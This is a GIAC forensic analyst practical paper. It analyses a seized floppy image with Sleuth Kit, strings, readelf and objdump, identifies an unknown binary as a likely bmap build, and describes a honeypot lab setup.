Global Information Assurance Certification Paper

Analysis of an Unknown Binary
&
Forensic Analysis of a compromised Sun Ultra 5 workstation.

GIAC Certified Forensic Analyst (GCFA)
Practical Assignment
Version 1.4 (July 21, 2003)
SANS 2003 – New Orleans
Carl Madzelan
April 15, 2004

Abstract

This report is submitted in order to complete the requirements for the GIAC Certified Forensic Analyst (GCFA) certification version 1.4 practical assignment. This paper will attempt to clearly discuss the analysis of an unknown binary found on a compromised system. In the second part of the paper, I will demonstrate the forensic techniques relayed to me in the training and course material to examine a compromised workstation. Finally, a brief section detailing answers to four legal issues surrounding a particular computer crime will be presented.

In order to analyze this unknown binary and other related files from the evidence presented, a laptop was prepared according to SANS documentation. The document for creating a forensic workstation was the same as I used to prepare for the training at http://www.sans.org/conference/forensic_install.pdf. The essential packages are sleuthkit-1.68.tar, tct-1.14.tar, and autopsy-2.00.tar.gz[1]. Also in addition to the forensic workstation, two other computers were prepared in a secure workspace area. This area was designated only for the purposes of a mini forensic lab. One machine was an x86 based computer system running Red Hat Linux 9. It was prepared according to a guide available from snort.org for creating an Intrusion Detection System[2]. The important packages essential to this machine are: acid-0.9.6b23.tar.gz, httpd-2.0.48.tar.gz, jpgraph-1.14.tar.gz, mysql-4.0.18.tar.gz, php-4.3.4.tar.gz, sebek-solaris-2.05.03.tar.gz, and snort-2.1.0.tar.gz. Sebek-server[3] was utilized with due thought given to the "KYE series" of white papers from the project.honeynet.org site.

On this machine I executed commands to log to a Mysql database the steps an intruder would take to compromise the target machine. The other machine was a SUN UltraSparc 5 workstation. The workstation named "sunny" was prepared with a default Solaris 9 installation (/etc/issue of 12/2002). This sacrificial target was equipped with a Sebek-Solaris[4] module. I monitored the Snort logs to provide guidance as to the state of the Solaris workstation during the experiment. Once events were recorded by the Snort sensor and noted in the ACID console, the Sebek database size was consulted for any 'significant size difference' to help me ascertain if the target was compromised. The actual Sebek-Solaris data only was consulted post-forensic analysis – post practical submission to serve to gauge the efforts of my analysis attempt, as a kind of self-check as I continue with my experiments in the lab. For the reader's edification I provide in the abstract a diagram of the network environment created to accomplish these analyses.

[1] http://www.sleuthkit.org/autopsy/download.php
[2] http://www.snort.org/docs/snort_acid_rh9.pdf
[3] http://project.honeynet.org/tools/sebek/sebek-server-2.1.6.tar.gz
[4] http://project.honeynet.org/tools/sebek/sebek-solaris-2.05.03.tar.gz



Diagram 1 – The equipment utilized for the assignment.

Table of Contents

Part 1 – Analyze an Unknown Binary

Binary Details

According to the SANS GIAC Certified Forensic Analyst Practical Assignment version 1.4, an employee named Mr. John Price was suspended from his employer when an audit revealed that he was misusing the organization's computing resources to illegally distribute copyrighted materials. In addition it is noted that the suspended employee wiped the hard disk of the office personal computer before investigators could be deployed. A single 3.5-inch floppy was found in the drive of the PC. The employee denied that the floppy belonged to him. This floppy disk was seized and entered into evidence. I acquired the floppy image by downloading it from the GIAC web site at this URL:http://www.giac.org/gcfa/binary_v1_4.zip. This information was entered into evidence and noted as Tag# fl-160703-jp1 for a single 3.5 inch TDK floppy disk containing a file named fl-160703-jp1.dd.gz with and a MD5 checksum value of b680767a2aed974cec5fbcbf84cc97a.

The file fl-160703-jp1.dd.gz was extracted from the downloaded file titled binary_v1_4.zip from the GIAC web. The image below is a screen shot indicating that the MD5 checksum matches exactly with that provided by the GIAC practical assignment. Numerous documents exist which establish the validity of the MD5 checksum as a unique identifier of a distinctive file[5]. The supplied sum from the SANS website is: 4b680767a2aed974cec5fbcbf84cc97a. This matches with the MD5 checksum generated on the forensic workstation. The file size of the disk-duplicated image extracted is 1474560 bytes. I am therefore certain to know that this image is undisturbed and is true.

In order to process this information in an orderly manner I chose to utilize the Autopsy 2.0 Forensic Browser in addition to command line utilities. Autopsy 2.0 is a GUI interface to the underlying tools provided by the Sleuth Kit. The Autopsy process was started and I launched my browser on the forensic workstation. A new case was created as the above information was carefully entered to maintain adequate correct records for the investigation. I chose to utilize Autopsy to because it will help simplify and rapidly facilitate the analysis process initially. In addition I included various tables throughout this document illustrating the command line input and output by the tools without the GUI.

Once the Autopsy process is started, it is very easy to direct a web browser to port 9999 of the analysis workstation to populate the web page with provided case details. In my case details I chose the name of "Mr. Price-floppy" since I only have one case currently. I entered the description of "fl-1607030jp1 floppy 3.5 TDK diskette" into the description field. My case was created officially in Autopsy Tuesday March 30th 21:41:10 2004, and I am listed as the investigator.

[5] http://www.giac.org/practical/GSEC/John_Silva_GSEC.pdf.

As the file system information was analyzed in Autopsy I focused on generating a timeline and searching for deleted files that would provide key information as to any system modifications. Autopsy is excellent for easily searching through the extracted unallocated fragments for any ASCII strings in order to assist with the investigation. Autopsy was an excellent choice for organizing the information necessary to flesh out the case information against Mr. Price.

The MD5 checksum of the file is seen in this screen capture noted as Image 1. The screen capture verifies that the MD5 checksums match thereby insuring that the file was correctly downloaded from the SANS GIAC web site and the evidence file is unadulterated.



Image 1 – The MD5 checksums match.

Utilizing The Sleuth Kit 1.68 tools, I demonstrate the forensic analysis techniques with command line examples. The file system information is available by running the fsstat command from The Sleuth Kit tools against the fl-160703-jp1-dd. Utilization of Brian Carrier's[6] tools were essential as they are used in many practical assignments being part of the training material.

```
[root@localhost opt]# /opt/sleuthkit-1.68/bin/fsstat -f linux-ext2 /tmp/fl-160703-jp1.dd
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: EXT2FS
Volume Name:
Last Mount: Wed Jul 16 02:12:33 2003
```

[6] http://www.sleuthkit.org/index.php

```
Last Write: Wed Jul 16 02:12:58 2003
Last Check: Mon Jul 14 10:08:08 2003
Unmounted properly
Last mounted on:
Operating System: Linux
Dynamic Structure
InCompat Features: Filetype,
Read Only Compat Features: Sparse Super,

META-DATA INFORMATION
--------------------------------------------
Inode Range: 1 - 184
Root Directory: 2

CONTENT-DATA INFORMATION
--------------------------------------------
Fragment Range: 0 - 1439
Block Size: 1024
Fragment Size: 1024

BLOCK GROUP INFORMATION
--------------------------------------------
Number of Block Groups: 1
Inodes per group: 184
Blocks per group: 8192
Fragments per group: 8192

Group: 0:
  Inode Range: 1 - 184
  Block Range: 1 - 1439
    Super Block: 1 - 1
    Group Descriptor Table: 2 - 2
    Data bitmap: 3 - 3
    Inode bitmap: 4 - 4
    Inode Table: 5 - 27
    Data Blocks: 28 - 1439
[root@localhost opt]#
```

Table 1 – Sleuth Kit 1.68 command line fsstat shows file system information.

This image seems to be a Linux ext2 file system. I assume that Mr. Price evidently had a workstation running Linux and this 3.5-inch TDK floppy diskette held an ext2 file system. I believe that since his purpose was to execute the binary found on this diskette image, it is very likely the wiped workstation was running Linux as a base operating system. Many files and directories were found on the disk-duplicated image that creates a picture of the activity in which Mr. Price was engaged.

A timeline of the activity shows the suspect was clearly most active below in July 2003. I created a brief file activity timeline and viewed the timeline in the Autopsy 2.0 Summary View initially since it was so small. In particular of note are the final days leading up to the discovery and eventual suspension of Mr. Price. Monday July 14th 2003 and Wednesday July 16th 2003 indicate twenty-five and ten events of file activities. I below utilized fls and ils to process the directory content and dump it to a file. My purpose was to generate a complete timeline. The fls command will provide recursive timeline information for allocated and unallocated files. I will marry this information utilizing the cat command to ils information gathered. Ils will gather information on deleted inodes, and together they will create a timeline for analysis.

```
[root@localhost bin]# ./fls -f linux-ext2 -m / -r /opt/sansfloppy/fl-160703-jp1.dd  >
/opt/sansfloppy/fl-160703-jp1.dd.fls
[root@localhost bin]# ./ils -f linux-ext2 -m /opt/sansfloppy/fl-160703-jp1.dd  >
/opt/sansfloppy/fl-160703-jp1.dd.ils
[root@localhost bin]# cat /opt/sansfloppy/fl-160703-jp1.dd.?ls >
/opt/sansfloppy/fl-160703-jp1.dd.mac
[root@localhost bin]# ./mactime -b /opt/sansfloppy/fl-160703-jp1.dd.mac >
/opt/sansfloppy/fl-160703-jp1.dd.all
[root@localhost bin]#
[root@localhost bin]# more /opt/sansfloppy/fl-160703-jp1.dd.all
Tue Jan 28 2003 10:56:00    20680 ma. -/-rwxr-xr-x 502      502      25
/John/sectors.gif
                    19088 ma. -/-rwxr-xr-x 502      502      24       /John/sect-num.gif
Mon Feb 03 2003 06:08:00     1024 m.. d/drwxr-xr-x 502      502      12       /John
Sat May 03 2003 06:10:00     1024 m.. d/drwxr-xr-x 502      502      14       /May03
Wed May 21 2003 06:09:00    27430 ma. -/-rwxr-xr-x 502      502      19
/Docs/Kernel-HOWTO-html.tar.gz
                    29184 ma. -/-rwxr-xr-x 502      502      13       /Docs/DVD-
Playing-HOWTO-html.tar
Wed May 21 2003 06:12:00    32661 ma. -/-rwxr-xr-x 502      502      20
/Docs/MP3-HOWTO-html.tar.gz
Wed Jun 11 2003 09:09:00    29696 ma. -/-rw------- 502      502      16
/Docs/Letter.doc
Mon Jul 14 2003 10:08:09        0 mac ---------- 0        0        1        <fl-160703-
jp1.dd-alive-1>
                    12288 m.c d/drwx------ 0        0        11       /lost+found
Mon Jul 14 2003 10:11:50    26843 ma. -/-rwxr-xr-x 502      502      21
/Docs/Sound-HOWTO-html.tar.gz
Mon Jul 14 2003 10:12:02    56950 ma. -/-rwxr-xr-x 502      502      22       /nc-
1.10-16.i386.rpm..rpm
Mon Jul 14 2003 10:12:15   100430 ma. -rwxr-xr-x 0        0        23       <fl-
160703-jp1.dd-dead-23>
Mon Jul 14 2003 10:12:48    13487 ma. -/-rwxr-xr-x 502      502      26
```

```
/May03/ebay300.jpg
Mon Jul 14 2003 10:13:13   546116 m.. -rwxr-xr-x 502      502      27       <fl-
160703-jp1.dd-dead-27>
Mon Jul 14 2003 10:13:52     2592 m.c -/-rw-r--r-- 0        0        28
/.~5456g.tmp
Mon Jul 14 2003 10:19:13   100430 ..c -rwxr-xr-x 0        0        23       <fl-160703-
jp1.dd-dead-23>
Mon Jul 14 2003 10:22:36     1024 m.. d/drwxr-xr-x 502      502      15       /Docs
Mon Jul 14 2003 10:24:00   487476 m.. -/-rwxr-xr-x 502      502      18       /prog
Mon Jul 14 2003 10:43:44    26843 ..c -/-rwxr-xr-x 502      502      21
/Docs/Sound-HOWTO-html.tar.gz
                            1024 ..c d/drwxr-xr-x 502      502      15       /Docs
Mon Jul 14 2003 10:43:53    13487 ..c -/-rwxr-xr-x 502      502      26
/May03/ebay300.jpg
Mon Jul 14 2003 10:43:57    56950 ..c -/-rwxr-xr-x 502      502      22       /nc-1.10-
16.i386.rpm..rpm
Mon Jul 14 2003 10:45:48    29184 ..c -/-rwxr-xr-x 502      502      13
/Docs/DVD-Playing-HOWTO-html.tar
Mon Jul 14 2003 10:46:00    27430 ..c -/-rwxr-xr-x 502      502      19
/Docs/Kernel-HOWTO-html.tar.gz
Mon Jul 14 2003 10:46:07    32661 ..c -/-rwxr-xr-x 502      502      20
/Docs/MP3-HOWTO-html.tar.gz
Mon Jul 14 2003 10:47:10   546116 .a. -rwxr-xr-x 502      502      27       <fl-
160703-jp1.dd-dead-27>
Mon Jul 14 2003 10:47:57    29696 ..c -/-rw------- 502      502      16
/Docs/Letter.doc
Mon Jul 14 2003 10:48:15    19456 mac -/-rw------- 502      502      17
/Docs/Mikemsg.doc
Mon Jul 14 2003 10:48:53    20680 ..c -/-rwxr-xr-x 502      502      25
/John/sectors.gif
                            19088 ..c -/-rwxr-xr-x 502      502      24       /John/sect-num.gif
Mon Jul 14 2003 10:49:25     1024 ..c d/drwxr-xr-x 502      502      12       /John
Mon Jul 14 2003 10:50:15     1024 ..c d/drwxr-xr-x 502      502      14       /May03
Wed Jul 16 2003 02:03:00   546116 ..c -rwxr-xr-x 502      502      27       <fl-
160703-jp1.dd-dead-27>
Wed Jul 16 2003 02:03:13     1024 m.c -/drwxr-xr-x 0        0        2        /John/
(deleted-realloc)
Wed Jul 16 2003 02:05:33   487476 ..c -/-rwxr-xr-x 502      502      18       /prog
Wed Jul 16 2003 02:06:15    12288 .a. d/drwx------ 0        0        11       /lost+found
Wed Jul 16 2003 02:09:35     1024 .a. d/drwxr-xr-x 502      502      12       /John
Wed Jul 16 2003 02:09:49     1024 .a. d/drwxr-xr-x 502      502      14       /May03
Wed Jul 16 2003 02:10:01     1024 .a. d/drwxr-xr-x 502      502      15       /Docs
Wed Jul 16 2003 02:11:36     2592 .a. -/-rw-r--r-- 0        0        28
/.~5456g.tmp
Wed Jul 16 2003 02:12:39     1024 .a. -/drwxr-xr-x 0        0        2        /John/
(deleted-realloc)
```

```
Wed Jul 16 2003 02:12:45   487476 .a. -/-rwxr-xr-x 502      502      18       /prog
```

Image 2 – File activity timeline summary.

A detailed presentation of a more complete timeline will be presented in the section of the practical titled “Case Information”, but for this section the identification information of the binary is requested.

Among the many files found on the image was the unknown binary in question. It is referenced as having been modified July 14th 2003 at 09:24:00 (EST), accessed last July 16th 2003 at 01:12:45 (EST) and changed July 16th 2003 at 01:05:33 (EST). This is noted in “Table 2”. Details for the file pointed to at inode 18 as extracted are that it is a Linux statically linked executable image with an MD5 checksum of 7b80d9aff486c6aa6aa3efa63cc56880 which was owned by UID 502 and GID 502, and file size of 487476 bytes. Often Linux distributions will start numbering user identification numbers and group identification numbers above number 500[7]. There is potential Mr. Price’s user id could have been this but without the /etc/passwd file or the /etc/group file it is difficult to know if the user and group owner of the file was Mr. Price. For certain, the user and group were the same for the binary. This information was extracted from Autopsy 2.0 and was verified with istat as shown below:

```
 [root@localhost opt]# /opt/sleuthkit-1.68/bin/istat -f linux-ext2 /tmp/fl-160703-
jp1.dd 18
inode: 18
Allocated
Group: 0
uid / gid: 502 / 502
mode: -rwxr-xr-x
size: 487476
num of links: 1

Inode Times:
Accessed:       Wed Jul 16 02:12:45 2003
File Modified:  Mon Jul 14 10:24:00 2003
Inode Modified: Wed Jul 16 02:05:33 2003

Direct Blocks:
278 279 280 281 282 283 284 285
286 287 288 289 291 292 293 294

                    <SNIP – removed for size of output>

Indirect Blocks:
```

[7] http://www.redhat.com/docs/manuals/linux/RHL-9-Manual/admin-primer/s1-acctsgrps-rhlspec.html

290 604 605 [root@localhost opt]#

Table 2- Sleuth Kit istat at the command line details allocated inode 18.

The image was extracted from Autopsy 2.0 as “images-fl-160703-jp1-dd-meta18.raw” (icat). Autopsy makes this task simple by providing a button labeled “Export Contents”. Running the command “file” against this raw file titled “images-fl-160703-jp1.dd-meta18.raw” shows that it is an executable image 32-bit binary that is statically linked and stripped. This information is presented in the screen capture named “Image 3”.

Image 3 – MD5 checksum and file information from the binary

Human readable strings were extracted from the file and output for further examination of the identifiable data. The exact strings and key words of interest are listed below. I determined from my initial exam of the strings extracted that these below in Table 3 are critical in ascertaining the true nature of the binary:

1.0.20 (07/15/03) newt use block-list knowledge to perform special operations on files prog main keld@dkuug.dk Keld Simonsen ISO/IEC 14652 i18n FDCC-set C/o Keld Simonsen, Skt. Jorgens Alle 8, DK-1615 Kobenhavn V test for fragmentation (returns 0 if file is fragmented) display fragmentation information for the file wipe the file from the raw device

Table 3 – Initial strings from the unknown binary.

In the above table the bottom three lines appear to be some sort of ASCII strings data from part of the program file’s help documentation. The name and email address extracted were fed into www.google.com. From the web pages that were hits for matches, it seemed to indicate that this person was not directly responsible for the unknown binary but had created or contributed to the libraries inside the binary as shown in the following screen shot. Keld Simonsen’s name is

listed on a web page related to a Translation team for Danish[8] for users of internationalized software. Those strings are as follows:

```
title   "ISO/IEC 14652 i18n FDCC-set"
source  "ISO/IEC JTC1/SC22/WG20 - internationalization"
address "C/o Keld Simonsen, Skt. Jorgens Alle 8, DK-1615 Kobenhavn V"
contact "Keld Simonsen"
email   keld@dkuug.dk
```

Table 4 – Additional strings information

Continuing the usage of strings[9] command, I utilized grep[10] again to search for any other pertinent information as shown below. I was specifically seeking information related to libraries included in the statically compiled unknown binary.

```
[root@laptop sansfloppy]# strings images-fl-160703-jp1.dd-meta18.raw | grep
libc
libc
glibc-ld.so.cache1.1
[root@laptop sansfloppy]# strings images-fl-160703-jp1.dd-meta18.raw | grep so
/dev/sonycd
Out of streams resources
Resource deadlock avoided
Device or resource busy
Protocol wrong type for socket
Socket operation on non-socket
Resource temporarily unavailable
/dev/console
processor
/etc/ld.so.cache
ld.so-1.7.0
glibc-ld.so.cache1.1
/dev/xdb60 /dev/xdb6 /dev/xdb59 /dev/xdb58 /dev/xdb57 /dev/xdb56 /dev/xdb55
/dev/xdb54 /dev/xdb53 /dev/xdb52 /dev/xdb51 /dev/xdb50
/dev/xdb49 /dev/xdb48 /dev/xdb47 /dev/xdb46 /dev/xdb45 /dev/xdb44
```

Table 5 – More strings data.

Finally, a large list of devices was also found in the strings output. These key ASCII phrases would prove to be very valuable keys as to the true nature of the unknown binary potentially utilized by Mr. Price. As for these strings, there appears to be a version assigned to the “prog” as being at level 1.0.20. The email nickname or handle that appears in the ASCII information is “newt”. There are doubtfully countless programmers who may utilize the pseudonym “newt”, yet this still this information is duly noted. In particular the information that appears

[8] http://www2.iro.umontreal.ca/translation/registry.cgi?team=da
[9] http://linux.about.com/library/cmd/blcmdl1_strings.htm
[10] http://linux.about.com/library/cmd/blcmdl1_grep.htm

as some form of command line help is no red herring, but the most important phrase recovered – "use block-list knowledge to perform special operations on files". In the next section titled Program Description, these ASCII strings are paramount in identifying for what the binary really is used.

To summarize the true name of the unknown binary is prog, with MAC Time information of modified on July 14th 2003 at 09:24:00 (EST), accessed last July 16th 2003 at 01:12:45 (EST) and changed July 16th 2003 at 01:05:33 (EST), an MD5 checksum of 7b80d9aff486c6aa6aa3efa63cc56880 which was owned by UID 502 and GID 502, and file size of 487476 bytes. The above strings information leads me to believe the binary is a version of the bmap utility.

Program Description

The executable image binary program extracted from the 3.5 inch TDK floppy labeled Tag# fl-160703-jp1 was analyzed further using the techniques discussed in the training class. The content's of the direct blocks pointed to by the file known as prog were exported from the Autopsy 2.0 forensic browser as a file titled 'images-fl-160703-jp1-dd-meta18.raw'. The information illustrated in the screen capture titled "Image 3" is affirmed by running readelf against the file ELF denotes the format of the file as "Executable Image and Linking Format"[11], and LSB denotes "Linux Standard Base"[12]. The unknown binary referred to as prog, should be executed on an Intel x86 (80386 or higher) processor based system. It is statically linked and stripped, which means that all functions are included in the binary. This is opposed to being dynamically linked which would require that specific libraries be available on the target system for proper execution of the binary. Therefore the binary known as prog is portable and may run on a system without requiring specific libraries to be present in order for its execution. It is all self-contained for running almost anywhere.

As many who participate in the honeynet.org[13] reversal challenges have noted, it is more challenging to analyze this type of binary since the symbols were removed that is they were stripped from the executable. A participant in the challenge notes, "Symbols and dynamically linked functions can both be used to identify the names of functions in an assembly listing. This would allow us to read significant portions of the code in assembly intermixed with named calls to known functions, making the task of reverse engineering significantly easier"[14]. A google.com search highlighted a web page[15] listing some useful tools for reverse engineering, binary forensics and debugging. Most analysts seem to utilize

[11] http://www.linuxbase.org/spec/refspecs/
[12] http://www.linuxbase.org/spec/
[13] http://www.honeynet.org/scans/index.html
[14] http://project.honeynet.org/reverse/results/sol/sol-13/analysis.html.
[15] http://lcamtuf.coredump.cx/fenris/debug-tools.html

strace, objdump, strings, nm, and fenris. By utilizing readelf[16], which is part of the GNU binutils package, I generated the following output in Table 7.

Readelf is capable of displaying information in the file's header, section headers and or entry information in the symbol image. A description of most of the important sections displayed by the readelf program is visible in Table 6.

```
                    Description of most important sections
                    --------------------------------------
.interp   <-----| Path name for a program interpreter
.hash     <-----| Symbol hash Image
.dynsym   <-----| Dynamic Linking symbol Image
.dynstr   <-----| Strings needed for dynamic linking
.init     <-----| Process initialisation code
.plt      <-----| Procedure linkage Image
.text     <-----| ExecuImage instructions
.fini     <-----| Process termination code
.rodata   <-----| read-only data
.data     <-----| Initialised data present in process image
.got      <-----| Global offset Image
.dynamic  <-----| Dynamic linking information
.bss      <-----| Uninitialised data present in process image
.stabstr  <-----| Usually names associated with symbol Image       entries
.comment  <-----| Version control informations
.note     <-----| File notes
```

Table 6 – Readelf section information displayed (Frédérick Giasson, October 2001)[17]

The data below illustrates the output from readelf –a. The "a" parameter is short for all, thereby displaying all available information such as the file-header, program-header(s), sections, symbols, notes and version information.

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80480e0
```

[16] http://www.gnu.org/software/binutils/manual/html_chapter/binutils_14.html
[17] Giasson, Frédérick. "Memory Layout in Program Execution". October 2001. URL: http://www.decatomb.com/articles/memorylayout.txt

```
  Start of program headers:          52 (bytes into file)
  Start of section headers:          486796 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         3
  Size of section headers:           40 (bytes)
  Number of section headers:         17
  Section header string table index: 16

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .init             PROGBITS        080480b4 0000b4 000018 00  AX  0   0  4
  [ 2] .text             PROGBITS        080480e0 0000e0 04bc20 00  AX  0   0 32
  [ 3] .fini             PROGBITS        08093d00 04bd00 00001e 00  AX  0   0  4
  [ 4] .rodata           PROGBITS        08093d20 04bd20 01cce0 00   A  0   0 32
  [ 5] __libc_atexit     PROGBITS        080b0a00 068a00 000004 00   A  0   0  4
  [ 6] __libc_subfreeres PROGBITS        080b0a04 068a04 000040 00   A  0   0  4
  [ 7] .data             PROGBITS        080b1000 069000 00b0e0 00  WA  0   0 32
  [ 8] .eh_frame         PROGBITS        080bc0e0 0740e0 001530 00  WA  0   0  4
  [ 9] .ctors            PROGBITS        080bd610 075610 000008 00  WA  0   0  4
  [10] .dtors            PROGBITS        080bd618 075618 000008 00  WA  0   0  4
  [11] .got              PROGBITS        080bd620 075620 000010 04  WA  0   0  4
  [12] .bss              NOBITS          080bd640 075640 0017ac 00  WA  0   0 32
  [13] .comment          PROGBITS        00000000 075640 000339 00      0   0  1
  [14] .note.ABI-tag     NOTE            08048094 000094 000020 00   A  0   0  4
  [15] .note             NOTE            00000000 075979 001388 00      0   0  1
  [16] .shstrtab         STRTAB          00000000 076d01 00008a 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x08048000 0x08048000 0x68a44 0x68a44 R E
0x1000
  LOAD           0x069000 0x080b1000 0x080b1000 0x0c630 0x0ddec RW
0x1000
  NOTE           0x000094 0x08048094 0x08048094 0x00020 0x00020 R   0x4

 Section to Segment mapping:
  Segment Sections...
   00     .init .text .fini .rodata __libc_atexit __libc_subfreeres .note.ABI-tag
   01     .data .eh_frame .ctors .dtors .got .bss
   02     .note.ABI-tag
```

```
There is no dynamic segment in this file.

There are no relocations in this file.

There are no unwind sections in this file.

No version information found in this file.
```

Table 7 – Readelf output against the unknown binary generated by the command "readelf –a images-fl-160703-jp1.dd-meta18.raw"

The readelf output may assist in ascertaining which functions the binary performs when it is executed. There is no apparent version information in the file, but since there are note and comment headers, there may be some information to be harvested in those section headers. An additional tool I utilized to harvest information from the unknown binary was objdump[18]. Running this in particular I was interested in any comments or notes that were available. In the table below, we see the content from the dot comment area noting the phrase GNU GCC 2.96 Linux 7.3.This version 2.96-113 refers to an updated GNU Compiler Collection for Red Hat Linux 7.1, 7.2, and 7.3[19]. This is visible in the screen capture as seen below when I executed the command "objdump –wsx –l images-fl-160703-jp1.dd-meta18.raw".

```
images-fl-160703-jp1.dd-meta18.raw:     file format elf32-i386
images-fl-160703-jp1.dd-meta18.raw
architecture: i386, flags 0x00000102:
EXEC_P, D_PAGED
start address 0x080480e0

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00068a44 memsz 0x00068a44 flags r-x
    LOAD off    0x00069000 vaddr 0x080b1000 paddr 0x080b1000 align 2**12
         filesz 0x0000c630 memsz 0x0000ddec flags rw-
    NOTE off    0x00000094 vaddr 0x08048094 paddr 0x08048094 align 2**2
         filesz 0x00000020 memsz 0x00000020 flags r—


                                ----< SNIP >------

 12 .comment      00000339  00000000  00000000  00075640  2**0  CONTENTS,
READONLY

                                ----< SNIP >------
```

[18] http://www.gnu.org/software/binutils/manual/html_chapter/binutils_4.html
[19] https://rhn.redhat.com/errata/RHBA-2002-200.html

```
Contents of section .comment:
 0000 00474343 3a202847 4e552920 322e3936  .GCC: (GNU) 2.96
 0010 20323030 30303733 31202852 65642048   20000731 (Red H
 0020 6174204c 696e7578 20372e33 20322e39  at Linux 7.3 2.9
 0030 362d3131 32290000 4743433a 2028474e  6-112)..GCC: (GN
 0040 55292032 2e393620 32303030 30373331  U) 2.96 20000731
 0050 20285265 64204861 74204c69 6e757820   (Red Hat Linux
 0060 372e3320 322e3936 2d313132 29000047  7.3 2.96-112)..G
 0070 43433a20 28474e55 2920322e 39362032  CC: (GNU) 2.96 2
 0080 30303030 37333120 28526564 20486174  0000731 (Red Hat
 0090 204c696e 75782037 2e332032 2e39362d   Linux 7.3 2.96-
 00a0 31313329 00004743 433a2028 474e5529  113)..GCC: (GNU)
 00b0 20322e39 36203230 30303037 33312028   2.96 20000731 (
 00c0 52656420 48617420 4c696e75 7820372e  Red Hat Linux 7.
 00d0 3320322e 39362d31 31332900 00474343  3 2.96-113)..GCC
```

Table 6 – Running the command "objdump –sxw –l " and then showing".comment" information from prog.

I was still unsure as to what the binary would do on an active system and I tried to take the precautions mentioned during classroom instruction, I downloaded the prog file to a default workstation image built from Red Hat 7.3 ISO images. In my default installation of Red Hat 7.3 I would be running 2.96-110 version of gcc. It may be possible this is the version Mr. Price was running when he built this tools kit.

